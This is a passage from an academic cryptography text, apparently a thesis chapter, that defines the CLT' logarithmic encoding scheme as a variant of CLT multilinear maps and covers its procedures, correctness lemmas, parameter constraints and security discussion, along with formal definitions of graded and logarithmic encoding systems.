where $r_{ij} \leftarrow (-2^\rho, 2^\rho)$ and $a_{ij} \leftarrow \mathbb{Z}_{g_i}$;

6. Generate a level-1 encoding y of $\mathbf{1} \in R$ such that $\forall i \in [n]$,

$$[y]_{p_{1i}} = \frac{1 + g_i \cdot r_i}{z_1} \bmod p_{1i}\,,$$

where $r_i \leftarrow (-2^\rho, 2^\rho)$;

7. Generate n level-1 encodings $\Pi_1, \ldots, \Pi_n \in \mathbb{Z}$ of $\mathbf{0} \in R$ such that $\forall j \in [n], \forall i \in [n]$,

$$[\Pi_j]_{p_{1i}} = \frac{g_i \cdot \varpi_{ij}}{z_1} \bmod p_{1i}\,,$$

where $\varpi_{ij} \leftarrow (-2^\rho, 2^\rho)$ for $i \neq j$ and $\varpi_{ii} \leftarrow (n2^\rho, n2^\rho + 2^\rho)$;

8. Generate τ level-1 encodings $x_1, \ldots, x_\tau \in \mathbb{Z}$ of $\mathbf{0} \in R$ such that $\forall j \in [\tau]$,

$$\forall i \in [n], \quad [x'_j]_{p_{1i}} = \frac{g_i \cdot r_{ij}}{z_1} \bmod p_{1i}\,,$$

where r_{ij} is randomly generated in the half-open parallelepiped spanned by the columns of $(\varpi_{ij})_{i,j\in[n]}$;

9. Generate an integer matrix $\mathbf{H} = (h_{ij}) \in \mathbb{Z}^{n\times n}$ such that $\mathbf{H}$ is invertible in $\mathbb{Z}$ and both $\|\mathbf{H}^T\|_\infty$ and $\|(\mathbf{H}^{-1})^T\|_\infty$ are upper bounded by 2^β (cf. [LS14]). Generate a random prime integer N of size $n\eta_{\kappa+1} + 2\eta_{\kappa+1} + 1$ bits and get by LLL pairs of non-zero integers (α_i, β_i) such that

$$|\alpha_i| < 2^{\eta_{\kappa+1}-1}, \qquad |\beta_i| \leq \frac{4}{3} \cdot \frac{N}{2^{\eta_{\kappa+1}-1}} < 2^{2-\eta_{\kappa+1}} \cdot N, \qquad [\beta_i]_N = \alpha_i \cdot (u'_i / p_{(\kappa+1)i}),$$

where $u'_i = [g_i \cdot z_{\kappa+1}^{-1} \cdot (x_0^{(\kappa+1)}/p_{(\kappa+1)i})^{-1}]_{p_{(\kappa+1)i}} \cdot (x_0^{(\kappa+1)}/p_{(\kappa+1)i})$. From that we obtain a zero-testing vector $\mathbf{p}_{zt} \in \mathbb{Z}_N^n$ such that $\forall j \in [n]$,

$$(\mathbf{p}_{zt})_j = \sum_{i\in[n]} h_{ij} \cdot \alpha_i \cdot p^{-1}_{(\kappa+1)i} \bmod N\,;$$

10. Generate a ladder of level-1 encodings of zero, $\{X_j^{(1)}\}$ of increasing size. Specifically, for $j \in [n \cdot \eta_1 + \lfloor \log_2 \ell \rfloor]$, we set:

$$X_j^{(1)} = \mathsf{CRT}_{p_{11},\ldots,p_{1n}}\left([r_{1i} \cdot g_1/z_j]_{p_{11}}, \ldots [r_{ni} \cdot g_n/z_j]_{p_{1n}}\right) + q_j \cdot x_0^{(k)}$$

where $r_{li} \leftarrow (-2^\rho, 2^\rho) \cap \mathbb{Z}$ and $q_j \leftarrow [2^{n\cdot\eta_k+j-1}/x_0^{(k)}, 2^{n\cdot\eta_k+j}/x_0^{(k)}) \cap \mathbb{Z}$. Similarly, we generate ladders $\{X_j^{(k)}\}_{j=0}^{n\cdot\eta_k+\lfloor\log_2\ell\rfloor}$ for levels $k \in [\kappa+1]$.

11. Generate a seed s for a strong randomness generator Extract;

12. For $j \in [\kappa]$, set $\mathsf{sk}_j = \{\{p_{ji}\}_{i\in[n]}, 1\}$ and $\mathsf{sk}_{j+1} = \{\{p_{(j+1)i}\}_{i\in[n]}, 1\}$, and generate

$$\tau_{j\to j+1} \leftarrow \mathsf{SwitchKeyGen}_{\Theta,w}^{z_j^2 \to z_{j+1}}(n, \mathbf{g}, \{\mathsf{sk}_j, x_0^{(j)}\}, \{\mathsf{sk}_{j+1}, x_0^{(j+1)}, \lceil \eta_{j+1}/\log_2 w\rceil\})\,.$$

Publish the parameters $(\mathsf{pp}, \mathbf{p}_{zt})$ where

$$\mathsf{pp} = \{n, \eta_0, \alpha, \rho, \beta, \tau, \ell, y, \mathbf{x}, \mathbf{x}', \{X_j^{(k)}\}, \Pi, N, s, \{\tau_{j\to j+1}\}_{j\in[\kappa]}\}.$$

We say that u is a level-k encoding of the exponent $\mathbf{m} \in R$ if $[z_k \cdot u]_{p_{ki}} = g_i \cdot r_i + m_i$ for all $i \in [n]$ and $k \in \{0, \ldots, \kappa+1\}$, where $z_0 = 1$. We say that $\mathbf{r} = (g_i \cdot r_i + m_i)_{i\in[n]}$ is the noise vector of u.

Sampling, encoding and rerandomization. The sampling, encoding and re-randomization procedures of CLT' are the same as for CLT.

$\mathsf{CLT}'.\mathsf{Samp}(\mathsf{pp})$: Generate a random vector $\mathbf{b} \in \{0,1\}^\ell$ and output $\langle \mathbf{b}, \mathbf{x}' \rangle \in \mathbb{Z}$.

$\mathsf{CLT}.\mathsf{Enc}(\mathsf{pp}, u)$: Output $\mathsf{CLT}.\mathsf{ReRand}(\mathsf{pp}, u \cdot y)$.

$\mathsf{CLT}.\mathsf{ReRand}(\mathsf{pp}, u)$: Generate vectors $\mathbf{b} \leftarrow \{0,1\}^\tau$ and $\mathbf{b}' \leftarrow [0, 2^\mu)^n$ and output $u + \langle \mathbf{b}, \mathbf{x} \rangle + \langle \mathbf{b}', \Pi \rangle$.

Encodings are reduced down to the size of $x_0^{(1)}$ using the ladder $\{X_j^{(1)}\}$.

Addition and multiplication. Similarly to the CCK′ encryption scheme, we can add and multiply encodings at the same level. More precisely, we have the following procedures:

$\mathsf{Refresh}(\mathsf{pp}, j, u)$: Output $\mathsf{SwitchKey}_w(\tau_{j \to j+1}, u)$.

$\mathsf{CLT}'.\mathsf{Mult}(\mathsf{pp}, u_1, u_2)$: If u_1 and u_2 are encodings at level i, j for $i + j \leq 1$, output $u_1 \cdot u_2$. Now assume that u_1 and u_2 are level-j encodings for $1 \leq j \leq \kappa$; if not, use Refresh and y to make it so.[11] Compute $u_3 = u_1 \cdot u_2$ and output $\mathsf{Refresh}(\mathsf{pp}, j, u_3)$.

$\mathsf{CLT}'.\mathsf{Add}(\mathsf{pp}, u_1, u_2)$: Suppose u_1 and u_2 are level-j encodings for $j \in [\kappa + 1]$; if not use Refresh and y to make it so. Output $u_1 + u_2$.

Zero-testing and extraction. The zero-testing and extraction procedures of CLT' are the same as for CLT.

$\mathsf{CLT}'.\mathsf{IsZero}(\mathsf{pp}, \mathbf{p}_{zt}, c)$: Output 1 if $\|[c \cdot \mathbf{p}_{zt}]_N\|_\infty < N \cdot 2^{-\nu}$, 0 otherwise.

$\mathsf{CLT}'.\mathsf{Ext}(\mathsf{pp}, \mathbf{p}_{zt}, c)$: Output $\mathsf{Extract}_s(\mathsf{msbs}_\nu([c \cdot \mathbf{p}_{zt}]_N))$, where msbs_ν extracts the ν most significant bits of the result.

8.3.6.3 Correctness and parameters constraints

Let us prove that CLT' is a correct logarithmic encoding scheme. First, the sampling procedure $\mathsf{CLT}'.\mathsf{Samp}$ outputs an encoding of a nearly uniform exponent; this is a direct adaptation of Lemma 8.19:

Lemma 8.16 *Let $u \leftarrow \mathsf{CLT}'.\mathsf{Samp}(\mathsf{pp})$ and write $[u]_{p_{1i}} = r_i \cdot g_i + m_i$. Assume $\ell \geq n \cdot \alpha + 2\lambda$. The distribution of $(\mathsf{pp}, \mathbf{m})$ is statistically close to the distribution of $(\mathsf{pp}, \mathbf{m}')$ where $\mathbf{m}' \leftarrow R$.*

The rerandomization procedure $\mathsf{CLT}'.\mathsf{ReRand}$ is identical to that of $\mathsf{CLT}.\mathsf{ReRand}$, and thereby Lemma 8.17 holds. The procedure $\mathsf{CLT}'.\mathsf{IsZero}$ is identical to that from $\mathsf{CLT}.\mathsf{IsZero}$, so that Lemma 8.18 holds.

Lemma 8.17 *Let the encodings $c \leftarrow \mathsf{Samp}(\mathsf{pp})$, $\hat{c}_1 \leftarrow \mathsf{Enc}(\mathsf{pp}, 1, c)$ and c_1' such that $[c_1']_{p_{1i}} = (r_i \cdot g_i + m_i)/z_1$ for all $i \in [n]$. Write $r_{n+1} = (c_1' - \sum r_i \cdot g_i \cdot u_i)/x_0^{(1)}$, and define $\mathbf{r} = (r_1, \ldots, r_{n+1})^T$. If $2(\rho + \alpha + \lambda) \leq \eta$ and $\tau \geq (n+2) \cdot \rho + 2\lambda$, then the distribution of $(\mathsf{pp}, \mathbf{r})$ is statistically close to that of $(\mathsf{pp}, \mathbf{r}')$ where $\mathbf{r}' \in \mathbb{Z}^{n+1}$ is randomly generated in the half-open parallelepiped spanned by the column vectors of $2^\mu \mathbf{\Pi}$. Moreover we have $|r_i \cdot g_i + m_i| \leq 4n^2 \cdot 2^{2\rho + 2\alpha + \lambda}$ for all $i \in [n]$.*

Lemma 8.18 *Let n, η_j, α, β as in our parameter setting. Let ρ_f be such that $\alpha + \log_2 n < \rho_f \leq \eta_{\kappa+1} - \lambda - 2\alpha - 2\beta - 8$, and let $\nu = \eta_{\kappa+1} - \beta - \rho_f - \lambda - 3 \geq 2\alpha + \beta + 5$. Let c be such that $[c]_{p_{(\kappa+1)i}} \equiv (r_i \cdot g_i + m_i)/z_{\kappa+1}$ for all $i \in [n]$, where $m_i \in \mathbb{Z}_{g_i}$ for all i. Let $\mathbf{r} = (r_i)_{i \in [n]}$ and assume that $\|\mathbf{r}\|_\infty < 2^{\rho_f}$. If $\mathbf{m} = 0$ then $\|[c \cdot \mathbf{p}_{zt}]_N\|_\infty < 2^{-\nu-\lambda} \cdot N$. Conversely, if $\mathbf{m} \neq 0$, then $\|[c \cdot \mathbf{p}_{zt}]_N\|_\infty > 2^{-\nu+2} \cdot N$.*

[11] Assume that u_1 is a level-i encoding and u_2 is a level-j encoding with $1 \leq i < j \leq \kappa + 1$ (if $i = 0$, replace u_1 by $u_1 \cdot y$). Then we can define $y_1 = y$ and $y_k = \mathsf{CLT}'.\mathsf{Mult}(y_{k-1}, y_{k-1})$ for all $k < j$, and define $u_1^{(i)} = u_1$ and $u_1^{(k)} = \mathsf{CLT}'.\mathsf{Mult}(u_1^{(k-1)}, y_{k-1})$ for all $k \in \{i+1, \ldots, j\}$. Finally, $u_1^{(j)}$ is a level-j encoding that encodes the same exponent as u_1.

Finally, let us do the same correctness analysis as in Section 8.3.10.4 to fix the parameter η_0 so that the encoding noise at every level remains roughly the same. We say that a level-k encoding u has noise $\|\mathbf{r}\|_\infty$ when $u = q_i \cdot p_{ki} + r_i$ where $r_i = [u]_{p_{ki}}$ for all $i \in [n]$. Let us pick an universal bound B on the noise, that is a level-k encoding must have noise at most B for all $k \in [\kappa + 1]$. Then it suffices to take $2^{\eta_k} > 4B^2$ for all $k \in [\kappa]$ and $2^{\eta_{\kappa+1}} > 4B$ to ensure the correctness of the scheme.

Let us denote by K_0 the number of multiplications between two level-0 encodings, and K_{01} the number of multiplications between a level-0 encoding and a level-1 encoding.

A fresh level-0 encoding has noise bounded by $B_0 = 2\ell \cdot 2^{2\rho+2\alpha}$; a freshly rerandomized level-1 encoding has noise bounded by $B_1 = 5n^2 2^{2\rho+2\alpha+\lambda}$ (cf. [CLT15]).

Therefore all level-1 encodings have noise bounded by $B_0^{2K_0 \cdot K_{01}} \cdot B_1^{K_{01}}$; we need to ensure that $B \geq B_0^{2K_0 \cdot K_{01}} \cdot B_1^{K_{01}}$. By induction now, assume that the bound is verified for level-j encodings u_1 and u_2 for $j \in [\kappa]$, and define $u = \mathsf{CLT}'.\mathsf{Mult}(\mathsf{pp}, u_1, u_2)$.[12] The first operation in $\mathsf{CLT}'.\mathsf{Mult}$ is a modular multiplication, which gives an encoding (masked by z_j^2) of noise at most B^2. Then from lemma 8.15, u has noise at most

$$B' = B^2 \cdot 2^{\eta_{j+1}-\eta_j} + w \cdot \Theta \cdot (1 + \lceil \eta_{j+1} / \log_2 w \rceil \cdot (2^{\rho+1} + 1))/4 + \|\mathbf{g}\|_\infty/4 + \|\mathbf{g}\|_\infty^2/8 + 1 \,.$$

If we choose B and η_0 such that the following properties hold:

1. $B \geq 2 \cdot (w \cdot \Theta \cdot (1 + \lceil \eta_j / \log_2 w \rceil \cdot (2^{\rho+1} + 1))/4 + \|\mathbf{g}\|_\infty/4 + \|\mathbf{g}\|_\infty^2/8 + 1)$ for all $j \in [\kappa + 1], j \geq 2$,
2. $2^{\eta_0} \geq B \cdot 2$,

then $B' \leq B$. It then suffices to select η_0 such that

$$2^{\eta_0} \geq \max\left(w \cdot \Theta \cdot \eta_0 \cdot (\kappa + 1) \cdot 2^{\rho+2} + 2^{2\alpha}, 2^{(\log_2 5 + 2\alpha + 2\rho + \lambda + \log_2 \ell + 2\log_2 n) \cdot (2K_0 + 2K_1)}\right) .$$

If $K_0, K_1 = \mathcal{O}(1)$, we get that $\eta_0 = \tilde{\mathcal{O}}(\log(w \cdot \Theta \cdot \ell \cdot n) + 2\rho + 2\alpha + \lambda + \log \kappa)$ and $\eta_1 = \tilde{\mathcal{O}}(\kappa \cdot \eta_0)$.

As in [CLT15], the security of our logarithmic encoding scheme cannot be reduced to standard assumptions; we thus make the assumption that the κ-LDDH problem is hard for our CLT' scheme. Also, the CLT' scheme is built as a variant of the CLT scheme: all the parameters will therefore be chosen so as to thwart the attacks of [CLT15]. The parameter constraints are therefore as follows:

- $\rho = \Omega(\lambda)$ to avoid brute force attacks on the noise [CN12; CNT12; LS14];
- $\alpha = \mathcal{O}(\kappa)$ for the κ-LDDH assumption to be hard;[13]
- $\eta_0 = \tilde{\mathcal{O}}(\log(\Theta \cdot \ell \cdot n) + \lambda + 2\alpha + 2\rho + \log \kappa)$ for correctness;
- $n = \omega(\kappa \cdot \eta_0 \cdot \log \lambda)$ to thwart lattice-based attacks on the encodings [CLT13, Sec. 5.1];
- $\ell \geq n \cdot \alpha + 2\lambda$ to apply Lemma 8.16;
- $\tau \geq (n + 2) \cdot \rho + 2\lambda$ and $\eta \geq 2(\alpha + \rho + \lambda)$ to apply Lemma 8.17;
- $\Theta^2 = n \cdot \kappa \cdot \eta_0 \cdot \omega(\log \lambda)$ to avoid lattice attacks on the subset-sum [CMN+11];
- $\beta = \Omega(\lambda)$ in order to avoid an attack on the zero-testing vector [LS14];

[12] The bound will also be verified for $\mathsf{CLT}'.\mathsf{Add}$ since encoding addition increases the noise much more slowly than multiplication.

[13] Note that in [CLT13; CLT15], the g_i's are selected as α-bit (prime) integers for $\alpha = \lambda$ so that a product of random exponents is not $\mathbf{0}$ with overwhelming probability (with the same argument as below, they could have taken $\alpha \approx \log_2 \kappa$). For our logarithmic encoding scheme, we can take $\alpha = \log_2(2^\kappa + 1) + 1$ (that is $g_i \geq 2^\kappa + 1$ for all $i \in [n]$). Let $i \in [n]$. The probability that the product $\mathbf{m}$ of $2^\kappa + 1$ random exponents is such that $m_i = 0$ is $1 - (1 - 1/g_i)^{2^\kappa+1}$. Now $(1 - 1/g_i)^{2^\kappa+1} \geq (1 - 1/(2^\kappa + 1))^{2^\kappa+1} \geq 1/4$ for all $\kappa \geq 0$. Therefore, the probability π that $\mathbf{m} = \mathbf{0}$ (i.e. $m_i = 0$ for all $i \in [n]$) is

$$\pi = \prod_{i \in [n]} (1 - (1 - 1/g_i)^{2^\kappa+1}) \leq (3/4)^n \leq 2^{-0.4 \cdot n} \,.$$

Now the constraints on the parameters of the CLT' scheme ensure that $n \geq \lambda/0.4$; therefore the product of $2^\kappa + 1$ random exponents is $\mathbf{0}$ with negligible probability.

- $w = \mathcal{O}(2^\lambda)$ for efficiency and security (cf. Section 8.3.6.4);
- $\nu = \eta_{\kappa+1} - \beta - (\eta_0 - 1) - \lambda - 3$ to apply Lemma 8.18;
- N of size $n \cdot \eta_0 + 2\eta_0 + 1$ bits for the proof of Lemma 8.18 (cf. [CLT15]).

In particular, when one has to multiply level-1 encodings and evaluate a circuit of multiplicative depth κ to produce the final level-κ encoding, the bit-size η_1 of the p_{1i}'s is $\eta_1 = \tilde{\mathcal{O}}(\kappa^2)$ (for a fixed security level). Therefore, the size of the encodings is $\approx n \cdot \eta = \tilde{\mathcal{O}}(\kappa^4)$ and the public parameters pp have bit-size $\tilde{\mathcal{O}}(\kappa^7)$, that is polynomial in the multiplicative depth of the circuit.

Remark. The optimizations proposed in [CLT15] to reduce the size of the public parameters are all directly applicable to our scheme: non-uniform sampling, quadratic sampling, quadratic rerandomization and a single zero-testing integer p_{zt} instead of a zero-testing.[14] However they do not impact the asymptotic public parameters bit-size, i.e. $\tilde{\mathcal{O}}(\kappa^7)$ for a fixed security parameter, because of the bit-size of the switching keys.

8.3.6.4 Security

Due to the similarities between the CLT' logarithmic encoding scheme of Section 8.3.6 and the CLT graded encoding scheme, the attacks of [CLT15] apply to the same extent (which justifies the parameters constrains of above).

Cheon et al. attack. The original CLT scheme [CLT13] was completely broken by an attack from Cheon et al. [CHL+15], which recovers all secret parameters in polynomial time by targeting the zero-testing procedure. Here we based our new scheme on the *new* CLT scheme described by Coron et al. in [CLT15] (CRYPTO 2015) which thwarts the attacks by two means:

- Changing the zero-testing procedure, so that the CRT component mod p_i of a level-κ encoding are mapped to some value mod N (instead of mod x_0), where N is an independent integer;
- Keeping x_0 private, which in turn requires a modification of the re-randomization procedure.

Since the same countermeasures are present in CLT', our logarithmic encoding scheme does not appear to be subject to Cheon et al. attack [CHL+15] and generalizations thereof [CGH+15] either. Therefore the κ-LDDH, subgroup membership and decision linear assumptions currently hold in our scheme.

Exploiting the switching keys? Finally, one could try to exploit the additional information that is provided in our scheme and not in the CLT scheme: the switching keys. For the CCK fully homomorphic encryption scheme, the switching keys are proved not to leak secret information under the subset-sum assumption and the circular security of the scheme. In CLT', these switching keys can be used together with the zero-testing vector. However, the zero-testing procedure of the new CLT scheme has been made highly non linear to thwart Cheon et al. attack, and similarly the same countermeasures scramble any information one would get from using switching keys similarly as what is described in [CLT15, Sec. 3.2].

However, one could try to exploit the additional information that is provided in our scheme and not in the CLT scheme, that is the switching key. In the CCK fully homomorphic encryption scheme, switching keys are assumed not to leak secret information under the subset-sum assumption when assuming the bit circularity of the scheme. Unfortunately in our logarithmic encoding scheme CLT', these switching keys can be used together with the zero-testing vector and may leak some function of secret values.

That being said, it seems difficult to exploit this leakage in any useful way, especially to break hardness assumptions related to our scheme. In any case, this leakage can be contained by rerandomizing some more the switching key, e.g. by setting:

$$[\sigma]_{p_{(\kappa+1)i}} = z_{\kappa+1}^{-1} \cdot g_i \cdot b_i \cdot \left(\mathbf{r}_i + \left\lfloor \frac{p_{(\kappa+1)i}}{w^{\ell'}} \cdot \mathsf{P}_w^{(\ell')}(\mathbf{s}_i) \right\rceil \right) \bmod p_{(\kappa+1)i} \,,$$

[14] Note that in that case the scheme is no longer computationally zero-test secure, i.e. an adversary can recover a level-$(\kappa+1)$ encoding u of a non-zero exponent such that $\mathsf{IsZero}(\mathsf{pp}, p_{zt}, u) = 1$, thanks to LLL.

where $b_i \leftarrow (-2^B, 2^B)$ is small (note that to ensure correctness, we have to replace β in Lemma 8.18 by $\beta + B$). The b_i's add a random Then if $\mathbf{B} = \mathsf{diag}(\mathbf{b})$, we recover $\delta' = \mathbf{H}^T \cdot \mathbf{B} \cdot \mathbf{S}$ instead of $\mathbf{H}^T \cdot \mathbf{S}$. It could be harder to exploit this leakage δ' because of the additional rerandomization. Finally, we strongly recommend to use large words, e.g. $w \geq 2^\lambda$, to widen the range of the coefficients of $\mathbf{S}$.

8.3.7 Graded encoding schemes

Definition 8.17 (Graded Encoding System [GGH13]) *A κ-graded encoding system for a ring R is a system of sets $\mathcal{S} = \{S_v^{(\alpha)} \in \{0,1\}^* : v \in \mathbb{N}, \alpha \in R\}$, with the following properties:*

1. *For every $v \in \mathbb{N}$, the sets $\{S_v^{(\alpha)} : \alpha \in R\}$ are disjoint.*

2. *There are binary operations $+$ and $-$ (on $\{0,1\}^*$) such that for every $\alpha_1, \alpha_2 \in R$, every $v \in \mathbb{N}$, and every $u_1 \in S_v^{(a_1)}$ and $u_2 \in S_v^{(a_2)}$, it holds that $u_1 + u_2 \in S_v^{(\alpha_1+\alpha_2)}$ and $u_1 - u_2 \in S_v^{(\alpha_1-\alpha_2)}$ where $\alpha_1 + \alpha_2$ and $\alpha_1 - \alpha_2$ are addition and subtraction in R.*

3. *There is an associative binary operation $\times$ (on $\{0,1\}^*$) such that for every $\alpha_1, \alpha_2 \in R$, every v_1, v_2 with $0 \leq v_1 + v_2 \leq \kappa$, and every $u_1 \in S_{v_1}^{(\alpha_1)}$ and $u_2 \in S_{v_2}^{(\alpha_2)}$, it holds that $u_1 \times u_2 \in S_{v_1+v_2}^{(\alpha_1 \cdot \alpha_2)}$ where $\alpha_1 \cdot \alpha_2$ is multiplication in R.*

Definition 8.18 (Graded Encoding Schemes) *A symmetric κ-graded encoding scheme $\mathcal{G}$ with rerandomization and public sampling consists of the following (polynomial time) procedures $\mathcal{G} = \{$*InstGen, Samp, Enc, ReRand, Neg, Add, Mult, IsZero, Ext*$\}$:*

InstGen$(1^\lambda, 1^\kappa)$: *The randomized instance generation procedures takes as input the security parameter λ, the multilinearity level κ, and outputs the public parameters $(\mathsf{pp}, \mathbf{p}_{zt})$ where pp is a description of a κ-graded encoding system as above, and $\mathbf{p}_{zt}$ is a zero-test parameter;*

Samp(pp) : *The randomized sampling procedure takes as input the public parameters pp and outputs a "level-0" encoding $u \in S_0^{(\alpha)}$ for a nearly uniform $\alpha \in R$;*

Enc(pp, i, u) : *The (possibly randomized) encoding procedure takes as inputs the parameters pp, an index $i \in [\kappa]$ and a "level-0" encoding $u \in S_0^{(\alpha)}$ for some $\alpha \in R$ and outputs a "level-i" encoding $u' \in S_i^{(\alpha)}$;*

ReRand(pp, i, u) : *The randomized rerandomization procedures takes as inputs the parameters pp, an index $i \in [\kappa]$ and a "level-i" encoding $u \in S_i^{(\alpha)}$ for some $\alpha \in R$, and outputs another $u' \in S_i(\alpha)$ such that, for any $u_1, u_2 \in S_i^{(\alpha)}$, the output distributions of* ReRand(pp, i, u_1) *and* ReRand(pp, i, u_2) *are nearly the same;*

Neg(pp, u) *The arithmetic negation is deterministic, takes as input the public parameters pp and a "level-i" encoding $u \in S_i^{(\alpha)}$ for some α in R and outputs a "level-i" encoding $u' \in S_i^{(-\alpha)}$;*

Add(pp, u_1, u_2) *The arithmetic addition is deterministic, takes as input the public parameters pp and "level-i" encodings $u_1 \in S_i^{(\alpha_1)}$ and $u_2 \in S_i^{(\alpha_2)}$ for some α_1, α_2 in R and outputs a "level-i" encoding $u' \in S_i^{(\alpha_1+\alpha_2)}$;*

Mult(pp, u_1, u_2) *The arithmetic multiplication is deterministic, takes as input the public parameters pp, a "level-i" encoding $u_1 \in S_i^{(\alpha_1)}$ and a level-j encoding $u_2 \in S_j^{(\alpha_2)}$ for some α_1, α_2 in R such that $i + j \leq \kappa$ and outputs a "level-$(i+j)$" encoding $u' \in S_{i+j}^{(\alpha_1 \cdot \alpha_2)}$;*

IsZero(pp, $\mathbf{p}_{zt}, u$) *The zero-testing procedure is deterministic, takes as input the public parameters pp and a "level-κ" encoding $u \in S_\kappa^{(\alpha)}$ and outputs 1 if $\alpha = 0$ and 0 otherwise;*

Ext(pp, $\mathbf{p}_{zt}, u$) *The extraction procedure is deterministic, takes as input the public parameters pp, the zero-test parameter $\mathbf{p}_{zt}$ and a "level-κ" encoding $u \in S_\kappa^{(\alpha)}$ and outputs a λ-bit string s such that:*

1. *For any $\alpha \in R$ and $u_1, u_2 \in S_\kappa^{(\alpha)}$,* Ext(pp, $\mathbf{p}_{zt}, u_1$) = Ext(pp, $\mathbf{p}_{zt}, u_2$);

2. *The distribution* $\{\mathsf{Ext}(\mathsf{pp}, \mathbf{p}_{zt}, v) \mid \alpha \leftarrow R, v \in S_\kappa^{(\alpha)}\}$ *is nearly uniform over* $\{0,1\}^\lambda$.

The graded encoding schemes proposed in [GGH13; CLT13] consider slightly relaxed definitions of IsZero and Ext, where IsZero can output 1 for some non-zero encoding with negligible probability and Ext can extract to different outputs for encodings of the same ring element with negligible probability.

Hardness assumption. In [GGH13] is introduced an analogue of the multilinear decisional Diffie-Hellman assumption (see [BS03]) for graded encoding schemes: the Graded Decisional Diffie-Hellman assumption (GDDH).

Definition 8.19 (κ-GDDH) *Let $\mathcal{G}$ denote a GES. For any security parameter $\lambda \in \mathbb{N}$, the κ-Graded Decisional Diffie-Hellman assumption is to distinguish between the following distributions $\mathcal{D}_0[(\mathsf{pp}, \mathbf{p}_{zt})]$ and $\mathcal{D}_1[(\mathsf{pp}, \mathbf{p}_{zt})]$, where $(\mathsf{pp}, \mathbf{p}_{zt}) \leftarrow \mathcal{G}.\mathsf{InstGen}(1^\lambda, 1^\kappa)$:*

$$\mathcal{D}_0[(\mathsf{pp}, \mathbf{p}_{zt})] = \left\{ \left(\{u'_j\}_{j\in[\kappa+1]}, \gamma \right) \;\middle|\; \begin{array}{lll} \forall j \in [\kappa+1], & a_j & \leftarrow \mathcal{G}.\mathsf{Samp}(\mathsf{pp}), \\ & u_j & \leftarrow \mathcal{G}.\mathsf{Enc}(\mathsf{pp}, 1, a_j) \\ & u'_j & \leftarrow \mathcal{G}.\mathsf{ReRand}(\mathsf{pp}, 1, u_j) \\ \gamma \leftarrow \mathcal{G}.\mathsf{Ext}(\mathsf{pp}, \mathbf{p}_{zt}, a_{\kappa+1} \cdot \prod_{j\in[\kappa]} u'_j) & & \end{array} \right\}$$

and

$$\mathcal{D}_1[(\mathsf{pp}, \mathbf{p}_{zt})] = \left\{ \left(\{u'_j\}_{j\in[\kappa+1]}, \gamma \right) \;\middle|\; \begin{array}{lll} \forall j \in [\kappa+1], & a_j & \leftarrow \mathcal{G}.\mathsf{Samp}(\mathsf{pp}), \\ & u_j & \leftarrow \mathcal{G}.\mathsf{Enc}(\mathsf{pp}, 1, a_j) \\ & u'_j & \leftarrow \mathcal{G}.\mathsf{ReRand}(\mathsf{pp}, 1, u_j) \\ \gamma \leftarrow \{0,1\}^\lambda & & \end{array} \right\}$$

8.3.8 Logarithmic encoding schemes

First, let us define an logarithmic encoding system:

Definition 8.20 (Logarithmic Encoding System) *A κ-logarithmic encoding system for a ring R is a system of sets $\mathcal{S} = \{S_v^{(\alpha)} \in \{0,1\}^* : v \in \mathbb{N}, \alpha \in R\}$, with the following properties:*

1. *For every $v \in \mathbb{N}$, the sets $\{S_v^{(\alpha)} : \alpha \in R\}$ are disjoint.*

2. *There are binary operations $+$ and $-$ (on $\{0,1\}^*$) such that for every $\alpha_1, \alpha_2 \in R$, every $v \in \mathbb{N}$, and every $u_1 \in S_v^{(a_1)}$ and $u_2 \in S_v^{(a_2)}$, it holds that $u_1 + u_2 \in S_v^{(\alpha_1+\alpha_2)}$ and $u_1 - u_2 \in S_v^{(\alpha_1-\alpha_2)}$ where $\alpha_1 + \alpha_2$ and $\alpha_1 - \alpha_2$ are addition and subtraction in R.*

3. *There is an associative binary operation $\times$ (on $\{0,1\}^*$) such that for every $\alpha_1, \alpha_2 \in R$, every $v_1, v_2 \in \mathbb{N}$ where $0 \le v_1, v_2 \le \kappa$, and every $u_1 \in S_{v_1}^{(\alpha_1)}$ and $u_2 \in S_{v_2}^{(\alpha_2)}$, it holds that $u_1 \times u_2 \in S_{v'}^{(\alpha_1\cdot\alpha_2)}$ where $\alpha_1 \cdot \alpha_2$ is multiplication in R and $v' = \max(v_1, v_2)$ if $v_1 + v_2 \le 1$, and $v' = \max(v_1, v_2) + 1$ otherwise.*

Definition 8.21 (Logarithmic Encoding Schemes) *A symmetric κ-logarithmic encoding scheme $\mathcal{L}$ with rerandomization and public sampling consists of the following (polynomial time) procedures*

$$\mathcal{L} = \{\mathsf{InstGen}, \mathsf{Samp}, \mathsf{Enc}, \mathsf{ReRand}, \mathsf{Neg}, \mathsf{Add}, \mathsf{Mult}, \mathsf{IsZero}, \mathsf{Ext}\} :$$

$\mathsf{InstGen}(1^\lambda, 1^\kappa)$: *The randomized instance generation procedures takes as input the security parameter λ, the logarithmic multilinearity level κ, and outputs the public parameters $(\mathsf{pp}, \mathbf{p}_{zt})$ where pp is a description of a κ-logarithmic encoding system as above, and $\mathbf{p}_{zt}$ is a zero-test parameter;*

$\mathsf{Samp}(\mathsf{pp})$: *The randomized sampling procedure takes as input the public parameters pp and outputs a "level-0" encoding $u \in S_0^{(\alpha)}$ for a nearly uniform $\alpha \in R$;*

$\mathsf{Enc}(\mathsf{pp}, i, u)$: *The (possibly randomized) encoding procedure takes as inputs the parameters pp, an index $i \in [\kappa+1]$ and a "level-0" encoding $u \in S_0^{(\alpha)}$ for some $\alpha \in R$ and outputs the "level-i" encoding $u' \in S_i^{(\alpha)}$;*

$\mathsf{ReRand}(\mathsf{pp}, i, u)$: *The randomized rerandomization procedures takes as inputs the parameters* pp*, an index* $i \in [\kappa+1]$ *and a "level-i" encoding* $u \in S_i^{(\alpha)}$ *for some* $\alpha \in R$*, and outputs another* $u' \in S_i(\alpha)$ *such that, for any* $u_1, u_2 \in S_i^{(\alpha)}$*, the output distributions of* $\mathsf{ReRand}(\mathsf{pp}, i, u_1)$ *and* $\mathsf{ReRand}(\mathsf{pp}, i, u_2)$ *are nearly the same;*

$\mathsf{Neg}(\mathsf{pp}, u)$ *The arithmetic negation is deterministic, takes as input the public parameters* pp *and a "level-*i*" encoding* $u \in S_i^{(\alpha)}$ *for some* α *in* R *and* $i \in \{0, \ldots, \kappa+1\}$ *and outputs a "level-*i*" encoding* $u' \in S_i^{(-\alpha)}$*;*

